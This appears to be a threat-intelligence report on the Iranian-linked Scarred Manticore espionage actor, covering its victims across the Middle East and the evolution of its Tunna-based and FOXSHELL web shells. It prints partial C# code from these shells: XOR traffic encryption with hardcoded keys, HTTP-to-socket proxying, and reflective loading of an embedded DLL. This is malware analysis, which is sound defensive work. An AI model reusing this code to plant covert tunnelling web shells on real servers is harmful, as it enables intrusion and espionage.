Based on our visibility into the latest wave of attacks that utilize LIONTAIL, the observed victims are located across the Middle East region, including Saudi Arabia, the United Arab Emirates, Jordan, Kuwait, Oman, Iraq, and Israel. The majority of the impacted entities belong to **government**, **telecommunications**, military, and **financial** sectors, as well as IT services providers. However, we also observed the infection on the Exchange servers belonging to a regional affiliate of a global non-profit humanitarian network.

The geographic region and the targeted profile are aligned with Iranian interests and in line with the typical victim profile that MOIS-affiliated clusters usually target in espionage operations.




Figure 7 – Targeted countries.

Previously, DEV-0861, a cluster we believed aligns with Scarred Manticore, was publicly exposed for the initial access to and data exfiltration from the Albanian government networks, as well as email exfiltration from multiple organizations in the Middle Eastern countries such as Kuwait, Saudi Arabia, Turkey, UAE, and Jordan.

## Attribution and Historical Activity

Since at least 2019, Scarred Manticore deployed unique tools on compromised Internet-facing Windows servers in the Middle East region. During these years, their toolset went through significant development. It began as open-source-based web-deployed proxies and over time evolved to become a diverse and powerful toolset that utilizes both custom-written and open-source components.





Figure 8 – Overview of code and capabilities evolution of multiple malware versions used by Scarred Manticore.

## Tunna-based web shell


One of the earliest samples related to the threat actor's activity is based on a web shell from Tunna, an open-source tool designed to tunnel any TCP communication over HTTP. The Tunna web shell allows to connect from the outside to any service on the remote host, including those that are blocked on the firewall, as all the external communication to the web shell is done via HTTP. The IP and the port of the remote host are sent to the web shell in the configuration stage, and in many cases, Tunna is mostly used to proxy RDP connections.

The web shell used by the threat actor has the internal version `Tunna v1.1g` (only version 1.1a is available on Github). The most significant change from the open-source version is the encryption of requests and responses by XORing the data with the pre-defined string `szEncryptionKey` and appending the constant string `K_SUFFIX` at the end:



```
protected byte[] x0r_encrypt(byte[] szPlainText, string szEncryptionKey = "")
{
    string __K_SUFFIX__ = Hex2String("e0f1c6cf23930530cc270c8dd52e45e2");
    if (string.IsNullOrEmpty(szEncryptionKey))
    {
        szEncryptionKey = Hex2String("0a18e2c5ddaa0f6574986414c64de5ce");
    }
    //StringBuilder szInputStringBuild = new StringBuilder(Encoding.UTF8.GetString(szPlainText));
    StringBuilder szOutStringBuild = new StringBuilder(szPlainText.Length);
    char Textch;
    for (int iCount = 0; iCount < szPlainText.Length; iCount++)
    {
        Textch = (char)szPlainText[iCount];
        Textch = (char)(Textch ^ szEncryptionKey[(iCount % szEncryptionKey.Length)]);
        szOutStringBuild.Append(Textch);
    }
    String result = szOutStringBuild.ToString();
    result += __K_SUFFIX__;

    char[] charArr = result.ToCharArray();
    byte[] bytes = new byte[charArr.Length];
    for (int i = 0; i < charArr.Length; i++)
    {
        byte current = Convert.ToByte(charArr[i]);
        bytes[i] = current;
    }

    return bytes;
}
```

Figure 9 – Encryption function in “Tunna 1.1g” proxy used by the threat actors.




```
//Read data from request and write to socket
byte[] postData = Request.BinaryRead(Request.TotalBytes);
if (postData.Length > 0)
{
    try
    {
        socket.Send(x0r_decrypt(postData));
    }
    catch (Exception)
    {
        HttpContext.Current.Response.Write("[Server] Local socket closed!");
    }
}
//Read Data from socket and write to response
byte[] receiveBuffer = new byte[8192];
try
{
    int bytesRead = socket.Receive(receiveBuffer);
    if (bytesRead > 0)
    {
        //Welcome to C trim
        byte[] received = new byte[bytesRead];
        Array.Copy(receiveBuffer, received, bytesRead);
        Response.ContentType = "application/octet-stream";
        Response.BinaryWrite(x0r_encrypt(received));
    }
    else
    {
        HttpContext.Current.Response.Write("");     //No data on socket: send nothing back
    }
}
```

Figure 10 – Decryption and encryption of data by Tunna proxy.

## FOXSHELL: XORO version

Over time, the code was refactored and lost its resemblance to Tunna. We track this and all further versions as FOXSHELL.


The biggest changes resulted from organizing multiple entities into classes using an objective-oriented approach. The following class structure persists in most of the FOXSHELL versions:



```
class PackageManager
{
abstract class Package
{
class EncryptionModule
{
class ErrorPackage : Package
{
class ConfigPackage : Package
{
    public string IP;
    public int PORT;
    public int Timeout;
    public bool Blocking;
    public bool Nagle = true;
    public DataStores PlaceStore;
    public EncryptionModule EncryptionAssembly;
    public ConfigPackage(byte[] buffer, EncryptionModule encrypter)
    {

    public override byte[] GetBytes()
    {
}
class DataPackage : Package
{
enum ErrorPlaces
{
enum PackageType : byte
{
    Data = 65,
    Error = 66,
    Config = 67,
    OK = 68,
    Dispose = 69,
}
enum DataStores
{
```


Figure 11 – Classes within FOXSHELL.

All the functionality responsible for encrypting the traffic moved to a separate `EncryptionModule` class. This class loads a .NET DLL embedded in a base64-encoded string inside the body of FOXSHELL and invokes its `encrypt` and `decrypt` methods:



```
void Page_Load(object s, EventArgs e)
{
    try
    {
        EncryptionModule EncryptionDll = GetParam("EncryptionDll") as EncryptionModule;
        EncryptionDll = (EncryptionDll == null ? new EncryptionModule(
        dll_base64: @"TVqQAAMAAAAEAAAA//<truncated>",
        ns: "Encryption.XORO",
        key: null) : EncryptionDll);
        if (Request.TotalBytes > 0)
        {
            PackageManager Package = new PackageManager(Request.BinaryRead(Request.TotalBytes), EncryptionDll);
            switch (Package.Type)
            {
                case PackageType.Data:
```


Figure 12 – Base64-encoded EncryptionDll inside the web shell.



```
class EncryptionModule
{
    public Assembly EncryptionAssembly;
    public byte[] Buffer;
    public byte[] PrivateKey;
    public string EncryptionNameSpace;
    public EncryptionModule(string dll_base64, string ns, byte[] key)
    {
        if (string.IsNullOrEmpty(dll_base64))
            throw new Exception("Invalid Module.");

        if (string.IsNullOrEmpty(ns))
            throw new Exception("Invalid NameSpace.");

        this.Buffer = Convert.FromBase64String(dll_base64);
        this.EncryptionAssembly = Assembly.Load(this.Buffer);
        this.EncryptionNameSpace = ns;
        this.PrivateKey = key;
    }
    public byte[] encrypt(byte[] buffer)
    {
        return this.EncryptionAssembly.GetType(this.EncryptionNameSpace).GetMethod("encrypt").Invoke(null, new object[] { buffer, this.PrivateKey }) as byte[];
    }
    public byte[] decrypt(byte[] buffer)
    {
        return this.EncryptionAssembly.GetType(this.EncryptionNameSpace).GetMethod("decrypt").Invoke(null, new object[] { buffer, this.PrivateKey }) as byte[];
    }
}
```

Figure 13 – EncryptionModule class responsible for the encrypt and decrypt method invocation.

